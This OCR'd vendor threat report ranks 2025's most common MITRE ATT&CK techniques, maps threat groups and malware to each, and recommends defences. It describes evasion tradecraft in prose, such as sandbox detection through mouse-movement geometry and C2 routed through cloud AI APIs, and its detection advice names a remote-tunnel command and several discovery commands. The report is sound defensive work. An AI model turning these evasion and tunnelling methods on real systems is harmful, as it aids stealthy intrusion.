PICUS

RED REPORT™ 2026

THE TOP 10 MOST PREVALENT MITRE ATT&CK® TECHNIQUES


The Rise of the Digital Parasite:
The Strategic Pivot to Silent Persistence

TABLE OF CONTENTS

TABLE OF CONTENTS

INTRODUCTION

INTRODUCTION



The Red Report™ 2026, now in its sixth year, analyzes over **1.1 million malicious files** and **15.5 million actions** to map global adversary tradecraft to the **MITRE ATT&CK® framework**.

This data-driven approach provides organizations with high-fidelity intelligence to counter the specific techniques used to bypass modern defenses.


The 2026 findings reveal a decisive strategic pivot: **80% of the top ten techniques are now dedicated to evasion and persistence**.


Adversaries have abandoned "smash-and-grab" tactics for the behavior of a **"Digital Parasite".** The goal is no longer merely to breach the perimeter, but to inhabit the host, feed on its identity, and weaponize its infrastructure while remaining undetected. Static defenses are no longer sufficient against these adaptive threats.

The Red Report 2026 equips security teams to **shift from "hunting files" to "hunting behavior",** emphasizing that true resilience requires proactive, continuous security validation against ***the reality of an adversary that is already inside.***

DATA SET OVERVIEW: KEY FIGURES

TOP 10 MOST PREVALENT
MITRE ATT&CK® TECHNIQUES





EXECUTIVE SUMMARY

EXECUTIVE SUMMARY

Picus Labs analyzed over **1.1 million malicious files** and mapped more than **15.5 million adversarial actions** throughout 2025 to provide security leaders with a data-driven assessment of global cyber risk. The findings of **The Red Report 2026** confirm a critical evolution in the threat landscape: the adversary has fundamentally shifted their business model from **immediate disruption to long-lived access**.

The New Risk Profile: Silence Over Noise

For the past decade, the primary concern for CISOs was business interruption caused by ransomware. In 2026, the risk profile has inverted. We observed a **38% decline** in **Data Encrypted for Impact (T1486)**, replaced by a massive surge in techniques designed for **invisibility and espionage**. The dominance of **Process Injection (T1055)** signals that attackers are prioritizing **dwell time** over destruction. The goal is no longer to crash your systems, but to **inhabit them unnoticed**.

Static Defenses Are Being Outpaced

Automated detections and sandbox pipelines are increasingly contested. **Virtualization and Sandbox Evasion (T1497)** rose to **Rank #4** as **context-aware malware** learns to detect analysis environments (e.g., sandboxes) through artifact checks, timing, and user interaction patterns. Many samples **refuse to execute when watched**. Files can pass automated gateways and only activate in production, creating a dangerous **false sense of safety**.

Trusted Services and the Physical Layer Are Now in Scope

Living off the land has become **living off the cloud**. Adversaries are pushing command and control through **high-reputation services**, including **OpenAI and AWS**, to blend with normal business traffic and evade blocklists. In parallel, state-aligned actors are using **remote access hardware** such as **IP-KVMs** to **bypass endpoint agents altogether**. This reduces EDR visibility and forces defenders to rely on identity, network, and workload telemetry.

Identity Is the Failure Point

With **Credentials from Password Stores (T1555)** and **Command and Scripting Interpreter (T1059)** in the Top 10, attackers are **weaponizing identity systems** and administrative tooling. About **80%** of the top techniques in 2026 are dedicated to **evasion and persistence**. Once a valid credential is obtained, the priority is to entrench, move silently, and **exfiltrate data over time** while avoiding detection and containment.

Strategic Imperative: Validating Defense Readiness

The data is clear: static security controls are failing to detect dynamic, behavioral threats. To close the **visibility gap**, security leaders must pivot from a posture of **"assuming protection"** to **"validating resilience".** Investments must shift toward **Continuous Security Validation** to test defenses against these specific evasive behaviors, ensuring that your security stack can detect the **quiet signals of a compromise** before the adversary establishes long-term residency.

KEY FINDINGS

KEY FINDINGS

#1 The Rise of the Digital Parasite: From Predators to Persistent Infections

Adversaries have fundamentally shifted their operational philosophy from "predatory" smash-and-grab attacks to more "parasitic" long-term infections. **The Red Report 2026** confirms that attackers are prioritizing techniques that allow them to burrow into legitimate processes and hide from the organization's "immune system." For the third consecutive year, **Process Injection (T1055)** holds the #1 spot on the list. This dominance signals that *blending in* is now more critical to attackers than *breaking in*.

#2 AI Hype vs. Reality: Evolution, Not Revolution

Despite widespread speculation about AI transforming the malware landscape, our research shows no notable uptick yet in the use of AI-driven malware techniques. The dominance of 1990s-era techniques like **Command and Scripting Interpreter (#2)** and **Process Injection (#1)** proves that adversaries don't need AI to beat modern defenses. While malware like **LameHug** uses LLM APIs, it is merely to fetch hardcoded commands, a technique classified as "superficial" rather than functionally justified AI use. AI enhances productivity, but it has not yet redefined the mechanics of the "Digital Parasite."

#3 Ransomware Encryption Loses Center Stage: Encryption Prevalence Drops by 38% in Just One Year

The data shows a massive statistical decline in the deployment of ransomware payloads. In 2025, **Data Encrypted for Impact (T1486)** appeared in **21.00%** of samples; in 2026, it plummeted to **12.94%**. This represents a 38% relative decrease. This sharp drop-off provides concrete evidence that threat actors are shifting their business model away from "locking data" (Encryption) toward "stealing data" (Extortion) to keep the host alive for long-term exploitation.

#4 The Rise of "Self-Aware" Malware: Malware Now Does Math to Prove You Are Human

Virtualization/Sandbox Evasion (T1497) saw the year's most explosive growth, surging to **#4**. Modern malware doesn't just check for files; it analyzes human behavior using geometry. For example, **LummaC2** now calculates the **Euclidean distance** and angles of mouse movements. If the mouse moves in a straight line (typical of sandboxes) rather than a human-like curve (calculated via trigonometry), the malware refuses to detonate. **If the threat detects it is being watched, it simply plays dead**.

#5 The "Physical" Insider Threat: State-Sponsored Laptop Farms

For the first time, **Remote Access Tools (T1219)** have gone physical. The 2026 report exposes how North Korean (DPRK) operatives are using **Remote Access Hardware (T1219.003)**, specifically IP-KVM devices like **PiKVM**, to control massive laptop farms.

By connecting directly to HDMI and USB ports, attackers gain BIOS-level control that sits completely *below* the operating system, rendering EDRs and traditional security software totally blind to the intrusion.

#6 The "Living Off the Cloud" Phenomenon: Adversaries Are Turning Cloud APIs into C2 Channels

The 2026 report reveals a disturbing evolution in how attackers communicate: they are "living off the cloud." A prime example is the **SesameOp** backdoor, which routed all traffic through **OpenAI's Assistants API**, masking C2 communications as legitimate AI development work to evade firewalls.

Similarly, threat groups like **Storm-0501** were observed directly querying cloud secrets stores (e.g., AWS Secrets Manager) via API to harvest credentials, avoiding endpoint detection entirely.

#7 The "Identity" Crisis: Credential Theft Targets 1 in 4 Organizations

The "Digital Parasite" does not need to break down the door; it simply logs in. While "noisy" credential dumping **(T1003)** has statistically vanished from the Top 10, **Credentials from Password Stores (T1555)** remains stubbornly high, appearing in **23.49%** of samples in the 2026 report.

This means that nearly 1 in 4 attacks involves an adversary attempting to silently extract saved passwords from browsers or managers. The data suggests that identity theft is no longer a preliminary step but a primary objective, with prevalence rates that now double those of data encryption.

#8 The Stealth Epidemic: 80% of Top Techniques are Now Dedicated to Evasion & Persistence

The 2026 Top 10 list reveals a staggering imbalance: the vast majority of attacker tradecraft is now focused primarily on staying hidden.

By categorizing the 2026 Top 10 techniques, we found that **8 out of 10** are specifically designed for **Defense Evasion, Persistence,** or stealthy **Command & Control (T1055, T1555, T1497, T1071, T1036, T1547, T1562, T1219)**. This 80% dominance of stealth tradecraft marks the highest concentration of evasion tactics we have ever recorded, proving that the modern adversary's primary metric for success is now dwell time, not immediate destruction.

#9 Blinding the Immune System: Why Killing Defenses is the First Move

Before a parasite can safely feed, it must neutralize the host's defenses. **Impair Defenses (T1562)** remains a core technique at **Rank #8 (14.18%)**, used to disable antivirus, delete logs, and kill EDR agents.

The consistency of this technique across recent years, ranking #3 in 2024 and #5 in 2025, proves that "blinding the target" is not an optional step but a fundamental prerequisite for modern intrusions. The parasite ensures the host is defenseless before it begins its primary operations.

#10 Hiding in Plain Sight: The Art of Masquerading

To survive within the host without triggering an immune response, adversaries are mastering the art of camouflage. **Masquerading (T1036)** has entered the top tier at **Rank #6**, utilized in **16.59%** of attacks.

By renaming malicious files to look like legitimate system processes (e.g., svchost.exe or update.exe), attackers ensure that even if a defender looks directly at the infection, they often see nothing but "normal" system activity, effectively hiding in plain sight.

#11 Persistence Ensures Immortality: Surviving the Reboot

A parasite cannot afford to be flushed out by a simple system restart. **Boot or Logon Autostart Execution (T1547)** has risen from at or near the bottom of the list in previous years to **Rank #7** in the 2026 report. This upward trajectory indicates that longevity is the new priority. Attackers are modifying the host's DNA (registry keys) to ensure they are resurrected every time the machine reboots.

#12 The Convergence of Crime and Espionage: Ransomware Groups Have Adopted APT Tradecraft

The historical dividing line between "smash-and-grab" cybercriminal gangs and "low-and-slow" nation-state (APT) actors has effectively vanished. The data shows that financially motivated ransomware groups have adopted the stealth, evasion, and living-off-the-land techniques previously reserved for sophisticated espionage operations.

ATT&CK Technique	APT Group	Malware
T1055 Process Injection	NoisyBear [9], APT37 [18]	Tinky Winkey [4], Raven Stealer [5], Shadow Vector [6], SmashJacker [7], ClickFix [8], XLoader [12], SadBridge loader [13], CANONSTAGER malware [14], GhostCrypt [15], PureRAT [15], ASyncRAT malware [16], GhostPulse [19], LummaStealer [20], IDAT Loader [20], CherryLoader [21]
T1059 Command and Scripting Interpreter	Mocha Manakin [24], Mustang Panda [26], MuddyWater [28], APT36 aka Transparent Tribe) [45], UNC3886 [47], UNC3944 [51]	DragonForce ransomware [22], CABINETRAT [23], NodeInitRAT [24], ToolShell [25], Interlock ransomware [27], Atomic Stealer [29], Koske malware [30], RansomHub [31], HellCat ransomware [32], ValleyRAT [33], Chihuahua Stealer [34], Crypto24 [40], Anubis ransomware [41], swcbc, TINYSHELL [47], SesameOp [48]
T1555 Credentials from Password Stores	Earth Ammit [54], UNC3944 [51], Storm-0501 [56]	BeaverTail malware [52], SantaStealer malware [53], Meduza Stealer [55], Makop ransomware, Shai-Hulud 2.0 malware [57]
T1497 Virtualization/Sandbox Evasion		Blitz [58], LummaC2 v4.0 [59]
T1071 Application Layer Protocol	Cyber Av3ngers [65]	HazyBeacon backdoor [61], LameHug [62], MalTerminal [62], DarkCloud Stealer [63], Project AK47 [64], IOCONTROL [65]
T1036 Masquerading	Mustang Panda [66], Ferocious Kitten [67], Storm-2460 [68], Warp Panda [69], Deep#Drive [72], UNC6384 [14], Gold Melody [74], Lazarus [76],	Paklog [66], Corklog [66], BRICKSTORM [69], Junction [69], Auto-Color backdoor [70], STATICPLUGIN [14], BPFDoor [73], updf [74], BPFDoor [75],
T1547 Boot or Logon Autostart Execution	SLOW TEMPEST [78], ToyBraker [79], XDSpy	CABINETRAT [23], AdaptixC2 [77], EtherRAT [83],
T1562 Impair Defenses	Mustang Panda [66]	Deadlock ransomware [85], Null-AMSI [86], AsyncRAT [86], SplatCloak [66], Crypto24 ransomware [87], Mimic ransomware [88], Remcos RAT [89], Plague Linux backdoor [90], XMRig cryptominer [91], PlusDaemon [94], Medusa ransomware [95], PureRAT [96], Ransomhub ransomware [98], SkidMap [102], LockBit [103]
T1219 Remote Access Tools		Chaos ransomware [105], Akira ransomware [106], DeadLock ransomware [85],
T1486 Data Encrypted for Impact	Sandworm [113], Earth Alux APT [117]	Qilin [109], Medusa [110], RansomHub [31], DragonForce [22], LockBit 3.0 [111], Lynx [112], Anubis [41], ZEROLOT [113], Sting wiper [113], PathWiper [114], BlueSky [115], Nefilim [116]

TOP 10 ATT&CK TACTICS:
ADOPTERS IN THREAT GROUPS & MALWARE

RECOMMENDATIONS FOR SECURITY TEAMS

To effectively counter the 'Digital Parasite' and build resilience against the stealthy, self-aware, and cloud-native techniques identified in the Red Report 2026, Picus Labs suggests security teams implement the following set of actions:

1. Adopt "Continuous Validation" Against New TTPs

The rapid evolution of techniques (e.g., from WMI to Cloud APIs) proves that static defenses fail.

a. **Test Against the 2026 Top Ten:** Regularly simulate the specific techniques in this report (e.g., Process Injection, VS Code Tunneling, Sandbox Evasion) to validate that your controls are actually triggering alerts.

b. **Threat Hunting for "Silent" Failures:** Proactively hunt for devices that have stopped sending logs or have had security agents "blinded" (T1562 Impair Defenses). A silent sensor is often the first sign of a sophisticated infection.

c. **Validate Backup Integrity:** Even with the decline of encryption, backups remain critical for recovery from destructive wiper attacks. Ensure backups are immutable and isolated from the main network.

d. **Update Incident Response Playbooks:** Revise IR plans to include procedures for **Cloud Identity Compromise and Physical Insider Threats**, ensuring teams know how to revoke cloud tokens and handle potential hardware implants.

2. Combat "Living off the Land" and Process Injection

With **Process Injection (T1055)** and **Command and Scripting Interpreter (T1059)** retaining the top two spots, adversaries are mastering the art of using your own tools against you. Defense must focus on distinguishing legitimate admin activity from malicious abuse.

a. **Enforce Strict Scripting Policies:** Implement **Constrained Language Mode** for PowerShell and restrict the execution of other native interpreters (Bash, Python) to signed, trusted scripts only.

b. **Deploy Advanced Memory Scanning:** Ensure your Endpoint Detection and Response (EDR) solution includes capabilities to scan volatile memory for injected code, specifically looking for "threadless" injection and memory unmapping techniques.

c. **Minimize the Attack Surface:** Use **Attack Surface Reduction (ASR)** rules to block Office applications from creating child processes and to prevent legitimate processes (like rundll32.exe) from making unauthorized network connections.

d. **Monitor "Dual-Use" Tooling:** Create specific alerts for the abnormal usage of administrative tools (e.g., whoami, net group, dsquery) which are now standard in the discovery phase of an intrusion.

3. Harden Cloud Identities and API Surfaces

As adversaries shift to **"Living off the Cloud"** (routing C2 through OpenAI/AWS APIs and stealing secrets directly from cloud vaults), the perimeter has moved from the firewall to the identity provider.

a. **Monitor Non-Human Identities:** Aggressively monitor service accounts and API keys. Implement **Cloud Infrastructure Entitlement Management (CIEM)** to detect when a machine identity is querying secrets (AWS Secrets Manager/Azure Key Vault) outside of its normal behavior pattern.

b. **Inspect "Trusted" Web Traffic:** Traditional firewalls allow traffic to api.openai.com or lambda-url.aws. Implement **TLS/SSL inspection** and behavioral analysis on this traffic to detect C2 channels masquerading as legitimate API calls.

c. **Enforce Least Privilege for APIs:** Ensure that cloud credentials found on endpoints (e.g., developer workstations) have restricted scopes. A compromised API key should not grant broad read access to cloud storage or secrets vaults.

d. **Shorten Session Lifetimes:** Enforce short-lived credentials for cloud access to limit the window of opportunity for stolen session tokens.

4. Operationalize Anti-Evasion Defenses

With **Virtualization/Sandbox Evasion (T1497)** surging to the top 5, malware is now "self-aware" and will "play dead" if it detects analysis. Security teams must assume that automated sandboxes may yield false negatives.

a. **Use Hardware-Assisted Analysis:** Move away from easily detectable software-based sandboxes. Utilize **bare-metal detonation environments** or hardware-assisted virtualization that is harder for malware to fingerprint.

b. **Assume Breach if "Nothing" Happens:** If a suspicious file executes but shows no activity, treat it as potential evasion. Investigate processes that perform "trigonometry" checks (mouse movement calculations) or query system uptime immediately upon launch.

c. **Implement "Time-Warp" Countermeasures:** Configure analysis environments to accelerate system time realistically to counter malware that sleeps for long periods (Time-Based Evasion).

d. **Hunt for "Unhooking":** Deploy tools that can detect when malware attempts to "unhook" or patch EDR sensors in memory (Reflective DLL Loading) to blind your security tools.

5. Shift from "Anti-Encryption" to "Anti-Extortion"

With **Data Encrypted for Impact (T1486)** dropping significantly, the primary threat is now silent data theft (extortion) rather than noisy encryption.

a. **Egress Filtering & Traffic Shaping:** Implement strict egress filtering. Monitor for large outbound data transfers, particularly over encrypted protocols (SFTP, HTTPS) to unknown or ephemeral IP addresses.

b. **Deploy "Canary" Tokens:** Place decoy files (canaries) in sensitive data repositories. Any access or attempted exfiltration of these files should trigger an immediate high-priority alert.

c. **Focus on Data Loss Prevention (DLP):** Tune DLP rules to detect the "staging" of data (e.g., mass copying of files to a temporary folder or compression of large datasets) which precedes exfiltration.

d. **Audit Cloud Storage Access:** Monitor for unusual read-volume spikes in cloud storage buckets (S3, Blob Storage), which often indicate a "smash and grab" theft operation.

6. Secure the Physical and Hardware Layer

The emergence of **Remote Access Hardware (IP-KVMs)** used by state-sponsored actors (like DPRK IT workers) means software agents alone are no longer sufficient visibility.

a. **Monitor Physical Connections:** Use endpoint management tools to alert on the connection of unrecognized USB devices, specifically those enumerating as keyboards or video capture devices (HDMI/USB bridges).

b. **Visual & Physical Audits:** For high-value remote employees or critical infrastructure, mandate periodic physical inspections or video-verified audits of workstation setups to identify unauthorized "dongles" or KVM switches.

c. **BIOS/UEFI Password Protection:** Enforce BIOS/UEFI passwords and Secure Boot to prevent attackers with physical access from booting into unauthorized operating systems or modifying boot orders.

d. **Network Access Control (NAC):** Implement 802.1x authentication to ensure that only authorized hardware can communicate on the corporate network, regardless of physical connection.

7. Govern Remote Access Software

With **Remote Access Software (T1219)** returning to the top 10, attackers are weaponizing legitimate tools (AnyDesk, VS Code Tunnels) to maintain persistence.

a. **Audit "Shadow IT" Remote Tools:** actively scan for and block unauthorized remote desktop software (AnyDesk, TeamViewer, Splashtop) at both the endpoint and network firewall level.

b. **Monitor Developer Tunnels:** Specifically monitor for the use of **Visual Studio Code Remote Tunnels** (`code.exe tunnel`). Correlate this activity with authorized developer accounts; unauthorized tunnels should be blocked immediately.

c. **Application Allowlisting:** Use application control policies to prevent the execution of portable remote access executables that do not require installation (a common tactic for "Bring Your Own RAT").

d. **Restrict RDP Exposure:** Ensure Remote Desktop Protocol (RDP) is never exposed directly to the internet. Require VPN or Zero Trust Network Access (ZTNA) with MFA for any remote management.

8. Modernize Identity Defense

With **Credentials from Password Stores (T1555)** remaining a top threat, the "Digital Parasite" relies on logging in, not breaking in.

a. **Eliminate Browser Password Storage:** Enforce group policies that disable the "Save Password" feature in web browsers. Browsers are the #1 target for InfoStealers.

b. **Transition to FIDO2/WebAuthn:** Move beyond SMS or push-based MFA, which are easily phished. Implement hardware security keys or FIDO2-bound passkeys for privileged access.

c. **Detect Session Hijacking:** Implement conditional access policies that trigger re-authentication if a user's session token moves to a new IP address or device fingerprint (mitigating "Pass-the-Cookie" attacks).

d. **Audit Local Admin Rights:** Aggressively reduce the number of users with local administrator privileges to prevent attackers from accessing the LSASS process or SAM database to dump credentials.

THE ANATOMY OF THE DIGITAL PARASITE: TEN STORIES OF SURVIVAL, EVASION, AND ASSIMILATION

In this year's Red Report, we move beyond simple technical analysis. The data reveals a fundamental shift in the nature of the adversary: **An evolution.**

